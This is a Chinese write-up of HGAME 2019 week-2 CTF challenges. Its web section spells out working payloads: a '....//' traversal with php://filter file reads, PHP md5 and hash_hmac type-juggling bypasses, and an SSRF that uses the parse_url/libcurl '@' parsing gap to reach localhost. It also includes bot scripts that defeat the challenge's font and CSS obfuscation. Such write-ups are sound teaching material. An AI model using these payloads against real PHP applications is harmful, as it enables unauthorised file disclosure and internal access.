HGAME 2019 week-2 writeup

WEB

0x01 easy_php

打开题目链接发现什么都没看见，只有标题上的一句话：**Where is my robots?**

于是便想到了**robots.txt**文件（网站和爬虫之间的协议）于是进入：

```
http://118.24.25.25:9999/easyphp/robots.txt
```

又提示了一个新的页面，进入：

```
http://118.24.25.25:9999/easyphp/img/index.php
```

看到了某社区的logo(纯洁的我当然不知道这是啥),和一串php代码，不太清楚这个图片有什么用(也许是为了更加贴切H-Game?)于是就干脆直接看代码了：

```
<?php
    error_reporting(0);
    $img = $_GET['img'];
    if(!isset($img))
        $img = '1';
    $img = str_replace('../', '', $img);
    include_once($img.".php");
    highlight_file(__FILE__);
 ?>
```

分析代码：

1.变量`$img`不为空（很显然）

2.变量`$img`通过函数`str_replace()`过滤了“`../`”

3.由`include_once()`函数引发的文件包含漏洞。(在这里，img只需要为文件名即可，后缀"php"已存在)

经过以上分析，首先搜索了`str_replace()`函数的相关漏洞：

> **漏洞解析**：https://www.freebuf.com/column/183986.html
>
> 这一题考察的是一个 **str_replace** 函数过滤不当造成的任意文件包含漏洞。程序仅仅只是将 **../** 字符替换成空，这并不能阻止攻击者进行攻击。例如攻击者使用payload：**....//** 或者 **..././** ，在经过程序的 **str_replace** 函数处理后，都会变成 **../** ，所以上图程序中的 **str_replace** 函数过滤是有问题的。

所以尝试着猜测并构造了：

```
http://118.24.25.25:9999/easyphp/img/index.php?img=....//flag
```

刚开始出来的是个带hgame{}的字符串，以为就是flag了，开开心心去提交以为能一血结果被泼了一盆凉水....

(后来出题人将hgame{}去掉了)，题目出了提示让我们在think think，于是就想到了是否可以用PHP伪协议`php://filter`来读取一下文件的源码，所以构造payload：

```
http://118.24.25.25:9999/easyphp/img/index.php?img=php://filter/read=convert.base64-encode/resource=....//flag
```

得到了一串base64编码，解码后得到又一串php代码：

```
<?php
    //$flag = 'hgame{You_4re_So_gOod}';
    echo "maybe_you_should_think_think";
?>
```

得到flag，然后出题人竟然坏坏地把本来第一步就可以出来的flag注释了。。。让我们看源码233

0x02 php trick

又是一道代码审计题，（代码太长不贴了），首先是看见了第二行的注释//admin.php，想着能不能直接访问试试看。。结果发现only localhost can see it，构造X-Forwa.....,出不来的，算了算了。。肯定不是这么做。还是好好看代码把。

Step1,2 要求字符串不等但md5弱等于，就是很常见的md5 0e绕过，php会将0e开头的字符串认定为科学记数法，于是恒等于0。

Step3,4 要求两个字符串不等，但md5却要严格等于，通过查询得知了php中md5函数的参数必须为字符串，非字符串则返回FALSE，故想到了传数组的方式使得FALSE===FALSE，从而绕过。

Step5 这个函数没见过 于是查询相关资料：

> $_SERVER["QUERY_STRING"] 获取查询语句，即获取的是?后面的值

而通过上周的题目熟悉了 strpos函数，这里的意思就是需要使字符串`H_game`在查询语句中的位置为0(首位)

Step6,7,8 要求str5不为数字，且str5小于9999999999大于0，而且提交str5的值需要通过H_game，这又与step5相违背，于是这时上google搜索相关资料，在某个安恒月赛的wp中总结出了一个PHP的小特性：

> 在遇到需要在url中请求如：A_A这样的值的时候，可以通过A.A或者A+A来达到相同的效果。
>
> **PHP变量名不能带有点[.] 和空格，否则在会被转化为下划线[_] (+号在url中表示空格)**

于是将H_game改为H+game,但是我们又需要将值控制在[0,9999....]，这时又找到了一个PHP的小特性：

> 无论你的数字多大，对于数组而言总比数字要小。

相应的，接下来的一个判断`(string)$str5>0`,看到是大于号，于是就想到了之前遇到的又一个小特性：

> 字母开头的字符串与数字比较==0总为True

于是就可以绕过6 7 8的判断了

Step9,10 搜索可知，`parse_url`:解析 URL，返回其组成部分,后面的参数`PHP_URL_HOST`显然就是获取当前页面的host，`PHP_URL_SCHEME`则是获取当前网页所使用的协议，这里将host限定为www.baidu.com,所使用的协议限定为`http://`，故让url=http://www.baidu.com即可

Step11 这里利用了curl相关的函数获取了我们url中的页面，并在当前页面中加载显示出来。

于是先构造payload

```
http://118.24.3.214:3001/index.php?
h_game&str1=s878926199a&str2=s155964671a&str3[]=asd&str4[]=assd&H+game[]=a&url=http://www
.baidu.com
```

这时出现了我们预想中加载出来的百度页面，然后想起来还有之前的`admin.php`文件没有使用，但是要读取该文件，想到了用php://filter ,但这又会破坏原有结构，造成前面的绕过失败，于是经过好长一段时间搜索得到：

parse_url与libcurl对与url的解析差异可能导致ssrf

- 当url中有多个@符号时，**parse_url中获取的host是最后一个@符号后面的host，而libcurl则是获取的第一个@符号之后的。**因此当代码对`http://user@eval.com:80@baidu.com`进行解析时，PHP获取的host是baidu.com是允许访问的域名，而最后调用libcurl进行请求时则是请求的eval.com域名，可以造成ssrf绕过

- 此外对于`https://evil@baidu.com`这样的域名进行解析时,php获取的host是`evil@baidu.com`，但是libcurl获取的host却是evil.com

可以利用该特性，对host进行处理,这里就可以理解为什么直接进入admin.php时提示我们只有本地能进入，通过相应的构造，使得我们从当前页面直接去访问对于服务器来说的本地网址，网页默认端口为80，于是我们就可以通过构造：

```
/http://@127.0.0.1:80@www.baidu.com/admin.php
```

该url被parse_url获取的是最后一个@后的host，即:www.baidu.com，所以没有影响判断，但是curl获取的是

http://127.0.0.1:80/admin.php，故我们成功的读取到了admin文件。

这时网页下部又出现了一段代码：

```php
<?php
//flag.php
if($_SERVER['REMOTE_ADDR'] != '127.0.0.1') {
    die('only localhost can see it');
}
$filename = $_GET['filename']??'';

if (file_exists($filename)) {
```

```
    echo "sorry,you can't see it";
}
else{
    echo file_get_contents($filename);
}
highlight_file(__FILE__);
?>
```

首先flag.php映入眼帘，在这里也能看到我们直接访问admin.php出先提示的原因，因为是用了`$_SERVER['REMOTE_ADDR']`所以不能直接用X-Forwarded-For 来伪装ip访问，后面的话很明显是一个关于`file_get_contents`函数的文件包含，这里就直接使用php://filter读取flag.php的源码就行。

最终的payload为：

```
http://118.24.3.214:3001/index.php?
h_game&str1=s878926199a&str2=s155964671a&str3[]=asd&str4[]=assd&H+game[]=a&url=http://@12
7.0.0.1:80@www.baidu.com/admin.php?filename=php://filter/read=convert.base64-
encode/resource=flag.php
```

得到了一串base64，解码后即为flag。`hgame{ThEr4_Ar4_sOm4_Php_Tr1cks}`

0x03 PHP Is The Best Language

[Description] var_dump了解一下

```
<?php
include 'secret.php';
#echo $flag;
#echo $secret;
if (empty($_POST['gate']) || empty($_POST['key'])) {
    highlight_file(__FILE__);
    exit;
}
if (isset($_POST['door'])){
    $secret = hash_hmac('sha256', $_POST['door'], $secret);
}
$gate = hash_hmac('sha256', $_POST['key'], $secret);
if ($gate !== $_POST['gate']) {
    echo "Hacker GetOut!!";
    exit;
}
if ((md5($_POST['key'])+1) == (md5(md5($_POST['key'])))+1) {
    echo "Wow!!!";
    echo "</br>";
    echo $flag;
```

```
}
else {
    echo "Hacker GetOut!!";
}
?>
```

看到Description说的`var_dump`,就去顺带着`hash_hmac`了解了一下...

在php官方文档中找到了这样一些东西:

> Very important notice, if you pass array to $data, php will generate a Warning, return a NULL and continue your application. Which I think is critical vulnerability as this function used to check authorisation typically.
>
> Example:
>
> ```
> <?php
> var_dump(hash_hmac('sha256', [], 'secret'));
>
> WARNING hash_hmac() expects parameter 2 to be string, array given on line number 3
> NULL
> ?>
> ```

也就是说，如果我传数组给`hash_hmac`函数，那么这个函数将会返回NULL,并且PHP会给出相应的警告，那么本题中，由于$secret的值未知，我们就可以传数组给`hash_hmac`函数，使得`$secret=NULL`。

再看题目发现$gate的值需要key来决定，而key的值是需要符合下面条件的:

`(md5($_POST['key'])+1) == (md5(md5($_POST['key'])))+1`

想到应该是需要一个经过两次md5后每次都是0e开头的特殊字符串，于是google到了相关的内容:

https://www.k2zone.cn/?p=2019

> ### 双MD5碰撞绕过
>
> md5("V5VDSHva7fjyJoJ33IQl") => 0e18bb6e1d5c2e19b63898aeed6b37ea
>
> md5("0e18bb6e1d5c2e19b63898aeed6b37ea") => 0e0a710a092113dd5ec9dd47d4d7b86f

可以发现，这个特殊的字符串"V5VDSHva7fjyJoJ33IQl"符合本题的要求，于是就把它赋给`$key`。

这里再总结一些类似的字符串:

> ### 双md5结果仍为0e开头字符串
>
> 1.CbDLytmyGm2xQyaLNhWn
>
> 0md5(CbDLytmyGm2xQyaLNhWn) => 0ec20b7c66cafbcc7d8e8481f0653d18
>
> md5(md5(CbDLytmyGm2xQyaLNhWn)) => 0e3a5f2a80db371d4610b8f940d296af
>
> 2.770hQgrBOjrcqftrlaZk
>
> md5(770hQgrBOjrcqftrlaZk) => 0e689b4f703bdc753be7e27b45cb3625

> md5(md5(770hQgrBOjrcqftrlaZk)) => 0e2756da68ef740fd8f5a5c26cc45064
>
> 3.7r4lGXCH2Ksu2JNT3BYM
>
> md5(7r4lGXCH2Ksu2JNT3BYM) => 0e269ab12da27d79a6626d91f34ae849
>
> md5(md5(7r4lGXCH2Ksu2JNT3BYM)) => 0e48d320b2a97ab295f5c4694759889f

在通过在本地写一下hash_mac() sha256 加密key，拿到密文。

```
<?php
$s = hash_hmac('sha256',[],$s);
$gate = hash_hmac('sha256',V5VDSHva7fjyJoJ33IQl,$s);
echo $gate;
?>
```

将密文赋值给$gate即可拿到flag。

payload:

```
[POST]
door[]=1&key=V5VDSHva7fjyJoJ33IQl&gate=56d1408e761dd16d6cab03a2de0a3c737325deadfb38e4d7faf2e6c4eab20173
```

flag : `hgame{Php_MayBe_Not_Safe}`

0x04 Baby_Spider

一道折磨死人的题。。可以说整整做了20多个小时。。

[Description]

Come to death in the ocean of mathematics together with Li4n0! Answer 30 questions correctly in a row during 40 seconds(The calculation result is subject to python3),then you can get the flag. Enjoy it~

打开页面后发现让我们输入token,输入之后是大整数的四则运算题，类似的貌似在bugku中做到过。

刚开始我的思路是写python爬虫，将题目表达式内容爬下来，用eval函数计算并且向服务器post提交，脚本如下：

```
import requests
import re

#登陆
login_url = "http://111.231.140.29:10000/"
s = requests.session()
headers = {'User-Agent':'Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/71.0.3578.98 Safari/537.36'}
```

```
data = {'token':'hGrOtbVyHQKO9of1TbdMfudGE65joX4A'}
resp = s.post(login_url,data,headers=headers)

#获取算术表达式
question_url = "http://111.231.140.29:10000/question"
post_url = "http://111.231.140.29:10000/solution"
for i in range(0,30):
    r = s.get(question_url)
    str_text = r"<div class=\"question-container\"><span>.*</span></div>"
    match = re.search(str_text,r.text)
    result = match.group().replace("<div class=\"question-container\"><span>","")
    result = result.replace("</span></div>","")
    result = result.replace("=?","")
    #计算结果
    answer= eval(result)
    data = {'answer':answer}
    print(result)
    print(answer)
    print(s.post(post_url,data=data,headers=headers).text)
```

刚开始的时候没有向服务器发送User-agent头，然后也不懂什么原理，我猜：关机命令就被通过eval函数注入到我的脚本里被强行关机了(真狠。。加了User-agent头之后就不会被关机了。


但是这里又出现了一个问题，当我们的脚本做到第十个题的时候，返回的响应提示我们答案错误，刚开始还以为是脚本代码出了问题。。一直在看代码（看了一晚上），后来决定换一种思路，通过脚本去操纵浏览器模拟人工点击，到第十题的时候看一看网页到底发生了什么。。

通过搜索得知了一个叫做`selenium`的框架，可以模拟人工去操纵浏览器，之前都没有接触过，于是又花了半天的时间去安装了驱动、环境，学习了基本的用法，第二次写出来脚本：

```
from selenium import webdriver

url = 'http://111.231.140.29:10000/'
Chrome_path = "C:\Program Files (x86)\Google\Chrome\Application\chromedriver.exe"
driver = webdriver.Chrome(Chrome_path)
driver.get(url) #打开题目首页
Login_input = driver.find_element_by_name("token") #定位到
Login_Button = driver.find_element_by_css_selector("[class='layui-btn layui-btn-radius
layui-col-md6 layui-col-md-offset3']")

Login_input.send_keys("XXXXXXXXXXXXXXXXXXXXXXXX") #Enter token
Login_Button.click()

#计算输入函数
def calculate(result):
    print(result)
    answer = eval(str(result))
    print(answer)
    Submit_Button = driver.find_element_by_css_selector("[class='layui-btn layui-btn-
radius layui-col-md6 layui-col-md-offset3']")
    Answer_input = driver.find_element_by_name("answer")
    Answer_input.send_keys(str(answer))
```

```
    Submit_Button.click()
#获取并处理算式
for i in range(0,10):
        cal = driver.find_element_by_class_name("question-container").text
        result = cal.replace("=?","")
        calculate(result)
```

当该脚本跑到第十个的时候，刚开始并没发现什么...后来多跑了几次，发现题目算式显示的字体貌似有了一点变化，琢磨了一段时间后，打开F12发现网页加载的资源里面多了一个`Ariali.otf`,下载来打开后与系统自带的字体比较之后发现：



我们输入的数字的显示在使用该字体的情况下被混乱地替换了，于是就判断题目中计算的结果是用了被替换之后的字体的，所以我们需要将其复原后进行计算，之前考虑了使用replace方法来进行替换，但是发现会有一个问题：

当0换成1之后，1又将被换为0，导致不能达到我们预计的替换结果，所以后来打算用逐个替换后立刻存入字符串的方法，避开上述的重复替换情况。(这也导致了我的脚本写的很烂。。实在没想到什么其他的方法)

大致脚本如下：

```
from selenium import webdriver

url = 'http://111.231.140.29:10000/'

driver = webdriver.Chrome("C:\Program Files
(x86)\Google\Chrome\Application\chromedriver.exe")
driver.get(url)
Login_input = driver.find_element_by_name("token")
Login_Button = driver.find_element_by_css_selector("[class='layui-btn layui-btn-radius
layui-col-md6 layui-col-md-offset3']")

Login_input.send_keys("hGrOtbVyHQKO9of1TbdMfudGE65joX4A") #Enter token
Login_Button.click()

#计算并输入
def calculate(result):
    print(result)
    answer = eval(str(result))
    print(answer)
    Submit_Button = driver.find_element_by_css_selector("[class='layui-btn layui-btn-
radius layui-col-md6 layui-col-md-offset3']")
    Answer_input = driver.find_element_by_name("answer")
    Answer_input.send_keys(str(answer))
    Submit_Button.click()

for i in range(0,30):
    if i<10:
        cal = driver.find_element_by_class_name("question-container").text
```

```
            result = cal.replace("=?","")
            calculate(result)
        if i >=10:
            cal = driver.find_element_by_class_name("question-container").text
            for j in range(len(cal)):
                if (cal[j]=='1'):
                    cal = cal[:j]+'0'+cal[j+1:]
                    continue
                if (cal[j]=='3'):
                    cal = cal[:j]+'6'+cal[j+1:]
                    continue
                if (cal[j]=='4'):
                    cal = cal[:j]+'9'+cal[j+1:]
                    continue
                if (cal[j]=='5'):
                    cal = cal[:j]+'4'+cal[j+1:]
                    continue
                if (cal[j]=='6'):
                    cal= cal[:j]+'3'+cal[j+1:]
                    continue
                if (cal[j]=='7'):
                    cal= cal[:j]+'5'+cal[j+1:]
                    continue
                if (cal[j]=='9'):
                    cal= cal[:j]+'7'+cal[j+1:]
                    continue
                if (cal[j]=='0'):
                    cal = cal[:j]+'1'+cal[j+1:]
                    continue
            result = cal.replace("=?","")
            calculate(result)
```

发现可以成功的通过10-20个题目了，但是发现在第30题的时候又提示错误了...这时候在30题的页面上发现原本可以选中复制的算式现在变得不可选中了，当时猜测被换成了图片，后来在源码中发现外链了`style.css`样式文件，在里面的伪元素after的content中发现了正确的算式，这时候为了获取这个算式又捣鼓了很久。。后来搜到可以用JS或者JQuery来获取网页中的外部样式表，又发现Selenium可以通过`driver.execute_script`函数来执行JS代码，于是便搜索了关于JS获取外部CSS文件伪元素的方法，得到了：

```
// 获取 .element:before 的 content 值
var content = window.getComputedStyle(
    document.querySelector('.element'), ':before'
).getPropertyValue('content');
```

于是便构造

```
js = "var h3 = document.querySelector(\".question-container\");var result=
getComputedStyle(h3, \"::after\").content;return result;"
```

`document.querySelector`获取了文档中匹配指定 CSS 选择器的class元素(.question-container)


`getComputedStyle`可以获取经过当前网站的所有CSS文件，故在此用于获取伪元素after下的content内容。

写入脚本中，得最终得payload：

```
from selenium import webdriver

url = 'http://111.231.140.29:10000/'

driver = webdriver.Chrome("C:\Program Files
(x86)\Google\Chrome\Application\chromedriver.exe")
driver.get(url)
Login_input = driver.find_element_by_name("token")
Login_Button = driver.find_element_by_css_selector("[class='layui-btn layui-btn-radius
layui-col-md6 layui-col-md-offset3']")

Login_input.send_keys("hGrOtbVyHQKO9of1TbdMfudGE65joX4A") #Enter token
Login_Button.click()

#计算并输入
def calculate(result):
    print(result)
    answer = eval(str(result))
    print(answer)
    Submit_Button = driver.find_element_by_css_selector("[class='layui-btn layui-btn-
radius layui-col-md6 layui-col-md-offset3']")
    Answer_input = driver.find_element_by_name("answer")
    Answer_input.send_keys(str(answer))
    Submit_Button.click()

for i in range(0,30):
    if i<10:
        cal = driver.find_element_by_class_name("question-container").text
        result = cal.replace("=?","")
        calculate(result)
    if i >=10 and i<20:
        cal = driver.find_element_by_class_name("question-container").text
        for j in range(len(cal)):
            if (cal[j]=='1'):
                cal = cal[:j]+'0'+cal[j+1:]
                continue
            if (cal[j]=='3'):
                cal = cal[:j]+'6'+cal[j+1:]
                continue
            if (cal[j]=='4'):
                cal = cal[:j]+'9'+cal[j+1:]
                continue
            if (cal[j]=='5'):
                cal = cal[:j]+'4'+cal[j+1:]
                continue
            if (cal[j]=='6'):
                cal= cal[:j]+'3'+cal[j+1:]
                continue
            if (cal[j]=='7'):
```

```
                cal= cal[:j]+'5'+cal[j+1:]
                continue
            if (cal[j]=='9'):
                cal= cal[:j]+'7'+cal[j+1:]
                continue
            if (cal[j]=='0'):
                cal = cal[:j]+'1'+cal[j+1:]
                continue
        result = cal.replace("=?","")
        calculate(result)
    if i >=20:
        js = "var h3 = document.querySelector(\".question-container\");var result=
getComputedStyle(h3, \"::after\").content;return result;"
        result = driver.execute_script(js)
        result = result.replace("=?","")
        result = result.replace("\"","")
        calculate(result)
```

运行后得到flag:



MISC

0x01 Are You Familiar with DNS Records?

题目给了一个URL，是无法打开的，很明显没有解析到服务器上，于是我们就去找可以查询DNS解析记录的工具，找到了这个：https://tool.lu/dns/index.html 输入域名在TXT类型下便可以看见flag了。（偷偷的拿了这个一血233.

响应类型	响应IP	TTL值
TXT	v=spf1 include:spf.mail.qq.com ~all	600
TXT	flag=hgame{seems_like_you_are_familiar_with_dns}	600


0x02 找得到我嘛？小火汁

确认过眼神，是上周熟悉的*.pcapng.

下载来之后用wireshark打开，查看流量，先看了HTTP的流量，发现了`index.html`,将其导出后发现只有一句话，`flag is safe`,然而在FTP的流量中发现曾经通过FTP传输了一个zip文件`secret.zip`

```
 81 Request: SIZE /pub/test/secret.zip
 64 Response: 213 2016
 80 Request: CWD /pub/test/secret.zip
 87 Response: 550 Failed to change directory.
 60 Request: PASV
106 Response: 227 Entering Passive Mode (192,168,61
 81 Request: RETR /pub/test/secret.zip
```

在FTP-DATA中将其导出，发现分成了两部分传输，于是将带有PK的两部分放在HxD中拼接，再保存为zip文件，打开后得到了一个`secret.log`的文件，发现是SSL/TLS加密的HTTPS传输过程的密钥，于是便上网搜寻wireshark如何解密SSL。在wireshark中，导入密钥文件。



导入之后，在流量中发现了1.tar文件


```
HTTP      511 GET /1.tar HTTP/1.1
HTTP      878 HTTP/1.1 200 OK  (application/octet-stream)
```

将其导出并将解压出的文件拖入HxD中，便看见了flag，稍微修改一下就好。。

```
00 00  ,˜.........€....
2E 20  ClipImgGet ver.
68 67  1.0.2...† ..±.hg
74 69  ame{Congratulati
47 6F  ons_..ÿþ..You_Go
43 00  t_The_Flag}ÿÛ.C.
02 04  ................
```

0x03 初识二维码

下载来的二维码发现缺了一点什么东西，于是上网搜了二维码的结构，如下：



显然，缺少了三个定位的框框，并且得知二维码只要有百分之多少来着就可以准确识别，那肯定就是这三个框框的问题使得无法定位二维码。于是直接用win10自带的画图工具调整一波画布，然后手画启动23333....

扫一扫出flag。

Crypto

0x01 浪漫的足球圣地

根据这个题目的名字，搜了一下发现，浪漫的足球圣地指的是曼彻斯特，又了解到一种叫做曼彻斯特的编码方式，于是就上网搜了相关的解码工具，对编码进行解码得到：

将十六进制转文本就得到了flag：`hgame{3f24e567591e9cbab2a7d2f1f748a1d4}`

0

